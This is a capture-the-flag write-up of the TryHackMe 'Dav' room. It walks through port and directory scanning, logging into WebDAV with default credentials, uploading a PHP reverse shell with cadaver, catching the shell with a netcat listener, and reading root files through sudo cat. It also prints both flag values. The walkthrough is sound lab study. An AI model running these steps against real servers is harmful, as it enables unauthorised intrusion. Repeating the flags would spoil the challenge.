

Tryhackme - Dav (Easy)



- boot2root machine for FIT and bsides guatemala CTF
- Room link: <https://tryhackme.com/room/bsidesgtdav>

Our Goal is to read user.txt and root.txt

Initial Enumeration

1. Deployed machine and got the ip:10.10.226.238
2. Started nmap scan to find open ports:

```
File Actions Edit View Help
(kali@kali)~$ nmap -sV -sC 10.10.226.238
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 08:21 -04
Nmap scan report for 10.10.226.238
Host is up (0.35s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.56 seconds

(kali@kali)~$
```

From the result, a apache web server is running on port 80.

3. Visited the website, shows the default apache page
4. Then started directory enumeration to find out hidden pages.

```
(kali㉿kali)-[~]
$ ffuf -u http://10.10.226.238/FUZZ -w wordlists/common.txt -c -t 100


v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.226.238/FUZZ
:: Wordlist     : FUZZ: /home/kali/wordlists/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 100
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.hta [Status: 403, Size: 292, Words: 22, Lines: 12, Duration: 4637ms]
.htpasswd [Status: 403, Size: 297, Words: 22, Lines: 12, Duration: 4645ms]
.htaccess [Status: 403, Size: 297, Words: 22, Lines: 12, Duration: 6671ms]
index.html [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 229ms]
server-status [Status: 403, Size: 301, Words: 22, Lines: 12, Duration: 389ms]
webdav [Status: 401, Size: 460, Words: 42, Lines: 15, Duration: 229ms]
:: Progress: [4686/4686] :: Job [1/1] :: 444 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
```

Found out a directory /webdav


5. Visited the page, it requires authentication




6. Searched google on webdav and found out that:

“WebDAV, or Web Distributed Authoring and Versioning, is a set of extensions to the HTTP protocol that allows users to collaboratively edit and manage files on a web server. It enables users to work directly on files stored on remote servers, making it ideal for collaborative projects and content management.”

7. Then i searched for webdav default credentials, we got it.



8. It also says that we can access the webdav application from command line using cadaver tool.
9. Logged into the webdav using the above credentials



Exploitation

1. Since it file management application we can upload a php payload to get a reverse shell.
2. Downloaded php reverse shell
from: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>
3. Changed the ip to my machine ip, and uploaded it.

```
(kali@kali)-[~/ward]
$ cadaver http://10.10.226.238/webdav/
Authentication required for webdav on server `10.10.226.238':
Username: wampp
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
passwd.dav      44 Aug 25 2019
dav:/webdav/> put payload.php
Uploading payload.php to `/webdav/payload.php':
Progress: [=====] 100.0% of 5492 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
passwd.dav      44 Aug 25 2019
payload.php     5492 Jul 13 08:38
dav:/webdav/>
```

4. Started a netcat listener:
\$ nc -lvp 1234
5. Executed the payload and we got the shell.

```
(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.21.221.238] from (UNKNOWN) [10.10.226.238] 36058
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
05:41:36 up 23 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

6. Got the user flag

```
File Actions Edit View Help
www-data@ubuntu:/$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
merlin
wampp
www-data@ubuntu:/home$ cd merlin
cd merlin
www-data@ubuntu:/home/merlin$ ls
ls
user.txt
www-data@ubuntu:/home/merlin$ cat user.txt
cat user.txt
449b40fe93f78a938523b7e4dcd66d2a
www-data@ubuntu:/home/merlin$
```

Privilege Escalation

1. Checked the list of commands the user can run with sudo privileges.

```
File Actions Edit View Help
www-data@ubuntu:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
www-data@ubuntu:/$
```

2. The user can run cat command as root user, we can use this to read root.txt file.

```
File Actions Edit View Help
www-data@ubuntu:/$ sudo cat /root/root.txt
sudo cat /root/root.txt
101101ddc16b0cdf65ba0b8a7af7afa5
www-data@ubuntu:/$
```

Finally we got the root flag :)

Conclusion

Dav is a simple boot2root machine running a web server that exposes a WebDAV application with default credentials. This misconfiguration allows attackers to upload a reverse shell and gain initial access to the system. Further privilege escalation is possible due to improperly configured **sudo** permissions, which allow reading sensitive files as the root user without authentication. Overall, Dav demonstrates how default credentials and lax privilege configurations can lead to full system compromise, highlighting the importance of proper access control and service hardening.